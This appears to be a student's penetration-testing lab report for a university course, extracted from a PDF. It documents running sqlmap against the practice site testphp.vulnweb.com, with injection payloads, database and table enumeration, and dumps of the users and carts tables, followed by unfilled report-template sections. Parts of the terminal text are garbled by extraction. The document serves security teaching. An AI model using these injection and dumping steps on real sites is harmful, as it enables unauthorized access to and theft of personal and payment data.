 - Use system proxy settings
 - Manual proxy configuration
- HTTP Proxy: 127.0.0.1 (Port: 8080)
 - Also use this proxy for HTTPS
- HTTPS Proxy: 127.0.0.1 (Port: 8080)
- SOCKS Host (Port: 0)
 - SOCKS v4
 - SOCKS v5
- Automatic proxy configuration URL (disabled)


At the bottom of the dialog are "Help", "Cancel", and "OK" buttons.



SQL Injection

Summary: To test the various vulnerabilities and/or bugs in the website's database structure and code, it is necessary for pen testers to perform a SQL injection test to see if code can be manipulated in order to obtain unauthorized access to the database and its data. Using the tool SWLMap we were able to extract user information and data about carts from the website.


Installed sqlmap



A screenshot of a terminal window titled "root@kali:~" running on a Kali Linux system. The user has run the command "sudo apt-get install sqlmap". The terminal output shows the package being installed, including dependencies like libmujis2, libyara9, and python3-jaraco.classes, and configuration files like sqlmap.conf. It also shows the unpacking of the sqlmap_1.8-1_all.deb file and the processing of triggers for wordlists, kali-menu, and man-db.

```
root@kali:~# sudo apt-get install sqlmap
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer
required:
libmujis2 libyara9 linux-image-6.0.0-kali6-cloud-amd64
python3-jaraco.classes python3-texttable
Use 'sudo apt autoremove' to remove them.
The following packages will be upgraded:
sqlmap
1 upgraded, 0 newly installed, 0 to remove and 1790 not upgraded.
Need to get 6890 kB of archives.
After this operation, 9216 B of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 sqlmap all 1.8-1 [6890 kB]
Fetched 6890 kB in 0s (21.0 MB/s)  "the master you become, the more
(Reading database ... 495412 files and directories currently installed.)
Preparing to unpack .../archives/sqlmap_1.8-1_all.deb ...
Unpacking sqlmap (1.8-1) over (1.7.6-1) ...
Setting up sqlmap (1.8-1) ...
Processing new version of config file /etc/sqlmap/sqlmap.conf ...
Processing triggers for wordlists (2023.2.0) ...
Processing triggers for kali-menu (2023.3.1) ...
Processing triggers for man-db (2.11.2-2) ...
```

Went to the practice “vulnerable” site and took note of the url.



Opened the Help Menu in sqlmap in my cmd to get to know the different tools/functions specifically taking note of the Target functions.

```
# sqlmap -h
[...]
Usage: python3 sqlmap [options]

Options:
  -h, --help           Show basic help message and exit
  -hh                 Show advanced help message and exit
  --version          Show program's version number and exit
  -v VERBOSE        Verbosity level: 0-6 (default 1)

Target:
  At least one of these options has to be provided to define the target(s)

    -u URL, --url=URL  Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -g GOOGLEDORK     Process Google dork results as target URLs

  Request:
```



GRAND CANYON UNIVERSITY™

Utilized the website url then added additional code to access the database.

```
root@kali:~# sqlmap -u testphp.vulnweb.com/artists.php?artist=1 --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 06:52:49 /2024-02-16

[06:52:49] [INFO] testing connection to the target URL
[06:52:49] [INFO] checking if the target is protected by some kind of WAF/IPS
[06:52:49] [INFO] testing if the target URL content is stable
[06:52:50] [INFO] target URL content is stable
[06:52:50] [INFO] testing if GET parameter 'artist' is dynamic
[06:52:50] [INFO] GET parameter 'artist' appears to be dynamic
[06:52:50] [INFO] heuristic (basic) test shows that GET parameter 'artist' might be injectable (possible DBMS: 'MySQL')
[06:52:50] [INFO] testing for SQL injection on GET parameter 'artist' it looks like the back-end DBMS is 'MySQL'. Do you want to skip test
```

Replied Yes to skipping the test payloads and No to include all tests for MySQL

```
root@kali:~# sqlmap -u testphp.vulnweb.com/artists.php?artist=1 --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 06:52:49 /2024-02-16

[06:52:49] [INFO] testing connection to the target URL
[06:52:49] [INFO] checking if the target is protected by some kind of WAF/IPS
[06:52:49] [INFO] testing if the target URL content is stable
[06:52:50] [INFO] target URL content is stable
[06:52:50] [INFO] testing if GET parameter 'artist' is dynamic
[06:52:50] [INFO] GET parameter 'artist' appears to be dynamic
[06:52:50] [INFO] heuristic (basic) test shows that GET parameter 'artist' might be injectable (possible DBMS: 'MySQL')
[06:52:50] [INFO] testing for SQL injection on GET parameter 'artist' it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] n
[06:53:00] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[06:53:00] [INFO] GET parameter 'artist' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="Sed")
[06:53:00] [INFO] testing 'Generic inline queries'
[06:53:00] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[06:53:00] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[06:53:00] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
```



GRAND CANYON
UNIVERSITY™

```
[06:53:10] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns.
[06:53:10] [INFO] Automatically extending the range for current UNION query injection technique test
[06:53:10] [INFO] target URL appears to have 3 columns in query
[06:53:10] [INFO] GET parameter 'artist' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'artist' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 44 HTTP(s) requests:
Parameter: artist (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=1 AND 6123=6123

  Type: time-based blind
  Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
  Payload: artist=1 AND (SELECT 4609 FROM (SELECT(SLEEP(5)))wFCr)

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: artist=-2867 UNION ALL SELECT CONCAT(0x716a766a71,0x766e6648526a4375526154426f686e58754c6350794c4e547a464b4a55475a49756759795949544b,0x7162717071),NULL,NULL-- -
```

[06:56:06] [INFO] the back-end DBMS is MySQL



GRAND CANYON UNIVERSITY™

Discovered that Acuart is the file name for the database so we wanted to explore the tables

```
Payload: artist=1 AND (SELECT 4609 FROM (SELECT(SLEEP(5)))wFCr)
Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=-2867 UNION ALL SELECT CONCAT(0x716a766a71,0x766e6648526a4375526154426f686e58754c6350794c4e547a464b4a55475a49756759795949544b,0x7162717071),NULL,NULL-- 
[06:56:06] [INFO] the back-end DBMS is MySQL
[06:56:06] [CRITICAL] unable to connect to the target URL. sqlmap is
going to retry the request(s)
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL > 5.0.12
[06:56:06] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[06:56:06] [INFO] fetched data logged to text files under '/root/.loc
al/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 06:56:06 /2024-02-16


[root@kali)-[~]
# sqlmap -u testphp.vulnweb.com/artists.php?artist=1 -D acuart -tab
les
```

inside it



GRAND CANYON
UNIVERSITY™

It revealed 8 categories to choose from, i then pursued the users column



A screenshot of a terminal window titled "root@kali: ~" running on a Kali Linux system. The terminal displays the results of a SQL query against a MySQL database named "acuart". The query lists 8 tables: artists, carts, categ, featured, guestbook, pictures, products, and users. The "users" table is highlighted in blue. The terminal also shows log messages from sqlmap, indicating it has fetched data and logged it to files under "/root/.local/share/sqlmap/output/testphp.vulnweb.com". The prompt at the bottom right is "#".

```
949544b,0x7162717071),NULL,NULL-- -  
[06:58:39] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu  
web application technology: Nginx 1.19.0, PHP 5.6.40  
back-end DBMS: MySQL > 5.0.12  
[06:58:39] [INFO] fetching tables for database: 'acuart'  
Database: acuart  
[8 tables]  
+----+  
| artists |  
| carts |  
| categ |  
| featured |  
| guestbook |  
| pictures |  
| products |  
| users |  
+----+  
[06:58:40] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'  
[*] ending @ 06:58:40 /2024-02-16/  
  
#
```



GRAND CANYON UNIVERSITY™

To enter the users column you enter the same url and code from previous and add -T for table and users then –columns to list all the info within the table for users.

The screenshot shows a terminal window titled "root@kali: ~" running on a Kali Linux system. The terminal displays the output of a sqlmap command. It starts with informational messages about the MySQL DBMS and the target application's configuration. It then lists the tables in the database "acuart", which contains 8 tables: artists, carts, categ, featured, guestbook, pictures, products, and users. Finally, it shows the command used to extract the "users" table with all its columns.

```
[06:58:39] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL > 5.0.12
[06:58:39] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+----+
| artists |
| carts  |
| categ   |
| featured |
| guestbook |
| pictures |
| products |
| users   |
+----+
[06:58:40] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 06:58:40 /2024-02-16

[root@kali]# sqlmap -u testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -columns
```



Which presented us with the following information:

```
[07:01:31] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
[07:01:31] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+-----+-----+
| Column | Type   |
+-----+-----+
| name   | varchar(100) |
| address | mediumtext |
| cart   | varchar(100) |
| cc     | varchar(100) |
| email  | varchar(100) |
| pass   | varchar(100) |
| phone  | varchar(100) |
| uname  | varchar(100) |
+-----+-----+
[07:01:31] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 07:01:31 /2024-02-16/
```

To download the information from users enter the same first part of the url and code with –dump which will save it to the computer.

```
(root㉿kali)-[~]
# sqlmap -u testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users --dump
```

sqlmap interface showing the target URL: https://sqlmap.org

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
```

```
[*] starting @ 07:17:40 /2024-02-16/

[07:17:40] [INFO] resuming back-end DBMS 'mysql'
[07:17:40] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
_____
Parameter: artist (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=1 AND 6123=6123
```



```
949544b,0x7162717071),NULL,NULL--  
[07:17:40] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu  
web application technology: PHP 5.6.40, Nginx 1.19.0  
back-end DBMS: MySQL > 5.0.12  
[07:17:40] [INFO] fetching columns for table 'users' in database 'acuart'  
[07:17:40] [INFO] fetching entries for table 'users' in database 'acuart'  
[07:17:40] [INFO] recognized possible password hashes in column 'cart'  
do you want to store hashes to a temporary file for eventual further  
processing with other tools [y/N] n  
do you want to crack them via a dictionary-based attack? [Y/n/q] n  
Database: acuart  
Table: users  
[1 entry]  
+-----+-----+-----+-----+-----+-----+  
| cc | cart | phone | uname | name | address |  
+-----+-----+-----+-----+-----+-----+  
|       |      |       |       |       |  
+-----+-----+-----+-----+-----+  
|       |      |       |       |  
+-----+-----+-----+-----+-----+  
|       |      |       |       |  
+-----+-----+-----+-----+-----+
```

It presents the exact file folder path which

```
[07:17:58] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'  
[07:17:58] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'  
[*] ending @ 07:17:58 / 2024-02-16/  
#
```

you can follow manually or open up file folder....



GRAND CANYON
UNIVERSITY™

Go to the root folder and copy the file path directly.



GRAND CANYON UNIVERSITY™

The image shows two windows of the Thunar file manager running on a Kali Linux desktop. Both windows display a warning message: "Warning: you are using the root account. You may harm your system."


Top Window: The title bar says "File System - Thunar". The left sidebar shows "Places" with options like Computer, root, Desktop, Recent, Trash, Documents, Music, Pictures, Videos, Downloads, Devices, File System, and Network. The main pane lists files and folders under "/root".

Name	Size	Type
lost+found	16.0 KiB	folder
etc	12.0 KiB	folder
var	4.0 KiB	folder
usr	4.0 KiB	folder
tmp	4.0 KiB	folder
srv	4.0 KiB	folder
root	4.0 KiB	folder
opt	4.0 KiB	folder
mnt	4.0 KiB	folder
media	4.0 KiB	folder
libx32	4.0 KiB	link to usr/libx32
lib64	4.0 KiB	link to usr/lib64
"root" folder		

Bottom Window: The title bar says "root - Thunar". The address bar shows the path "/root/local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv". The left sidebar is identical to the top window. The main pane lists files under "/root".

Name	Size	Type
Videos	4.0 KiB	folder
Templates	4.0 KiB	folder
Public	4.0 KiB	folder
Pictures	4.0 KiB	folder
Music	4.0 KiB	folder
Downloads	4.0 KiB	folder
Documents	4.0 KiB	folder
Desktop	4.0 KiB	folder
ZAP	4.0 KiB	folder
.ssh	4.0 KiB	folder
.recon-ng	4.0 KiB	folder
.msf4	4.0 KiB	folder

Both windows show a status bar at the bottom indicating "21 folders | 19 files: 6.6 MiB (6902150 bytes) | Free space: 749.0 MiB".



I repeated the same process again for the cart tables and to download that information to the computer.



GRAND CANYON UNIVERSITY™

```
Web Virtual Machine - Google Chrome
labagent.lopescloud.gcu.edu/vmDisplay?id=84113534-d993-4a9e-90b5-f8349fbbd9a2&loginPrompt=false
root@kali: ~
s Edit View Help
+-----+
[] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[1 2 3]
ending @ 07:17:58 /2024-02-16/
root@kali:[~]
http -u testphp.vulnweb.com/artists.php?artist=1 -D acuart -T carts --columns
H
{1.8#stable}
https://sqlmap.org "the quieter you become, the more you
disclaimer: Usage of sqlmap for attacking targets without prior mutual co
lity to obey all applicable local, state and federal laws. Developers assum
use or damage caused by this program
[1 2 3]
ending @ 07:29:30 /2024-02-16/
[] [INFO] resuming back-end DBMS 'mysql'
[] [INFO] testing connection to the target URL
Actions Edit View Help
rt_id          | item      | price |
+-----+-----+-----+
a5631262693d623105d16e76d31386 | 1          | 500   |
a5631262693d623105d16e76d31386 | 6          | 10000 |
a5631262693d623105d16e76d31386 | 4921       | 10000 |
a5631262693d623105d16e76d31386 | 634913     | 500   |
a5631262693d623105d16e76d31386 | 240610708 | 500   |
a5631262693d623105d16e76d31386 | 0          | 500   |
a5631262693d623105d16e76d31386 | 2130706433 | 500   |
a5631262693d623105d16e76d31386 | 2147483646 | 500   |
a5631262693d623105d16e76d31386 | 0          | 10000 |
a5631262693d623105d16e76d31386 | 1          | 10000 |
a5631262693d623105d16e76d31386 | 7          | 10000 |
a5631262693d623105d16e76d31386 | 2          | 500   |
a5631262693d623105d16e76d31386 | 3420       | 10000 |
a5631262693d623105d16e76d31386 | -6628      | 10000 |
[1 2 3]
31:20] [INFO] table 'acuart.carts' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/carts.csv'
[31:20] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[1 2 3]
ending @ 07:31:20 /2024-02-16/
root@kali:[~]
```



```
1 cart_id,item,price
2 cfa5631262693d623105d16e76d31386,1,500
3 cfa5631262693d623105d16e76d31386,6,10000
4 cfa5631262693d623105d16e76d31386,4921,10000
5 cfa5631262693d623105d16e76d31386,634913,500
6 cfa5631262693d623105d16e76d31386,240610708,500
7 cfa5631262693d623105d16e76d31386,0,500
8 cfa5631262693d623105d16e76d31386,2130706433,500
9 cfa5631262693d623105d16e76d31386,2147483646,500
10 cfa5631262693d623105d16e76d31386,0,10000
11 cfa5631262693d623105d16e76d31386,1,10000
12 cfa5631262693d623105d16e76d31386,7,10000
13 cfa5631262693d623105d16e76d31386,2,500
14 cfa5631262693d623105d16e76d31386,3420,10000
15 cfa5631262693d623105d16e76d31386,-6628,10000
16
17
```

Recommendations

This section will contain your recommendation(s) to repair/mitigate the discovered vulnerabilities.

Scope

This section provides the details of the test to be performed.

Details

This section will contain the step-by-step details of the test that was performed. Document commands that were used and their output. Screenshots can be included here. Make sure that if the customer follows these steps, they will be able replicate your results.

- Complete the "Details" section for each major phase of the test.
- Use of headings and numbering is required

Appendix

This section is used to document extensive results; for example, Nmap scans or results of vulnerability scans.

Resources



GRAND CANYON
UNIVERSITY™

While APA format is not required for the body of this assignment, solid academic writing is expected, and documentation of sources should be presented using APA formatting guidelines, which can be found in the APA Style Guide, located in the Student Success Center.